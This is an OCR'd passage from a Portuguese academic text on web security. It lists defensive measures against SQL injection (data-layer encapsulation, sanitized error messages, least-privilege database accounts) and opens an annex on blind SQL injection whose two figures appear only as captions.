
- Realizar acesso à camada de dados, encapsulando, assim, a estrutura das tabelas que compõem a aplicação do *site*.

- Capturar todos os erros de execução e fornecer apenas mensagens tratadas aos usuários, isto é, não exibir erros contendo comandos SQL, pilhas de execução e códigos específicos de plataforma.

- Utilizar na aplicação do *site* uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas.

ANEXO A – SQL ÀS CEGAS


Figura 25 – *SQL Injection* às cegas I



Fonte: EC-Council (2016)

ANEXO A – SQL ÀS CEGAS (CONTINUAÇÃO)

Figura 26 – *SQL Injecton* às cegas II



Fonte: E- Council (2016)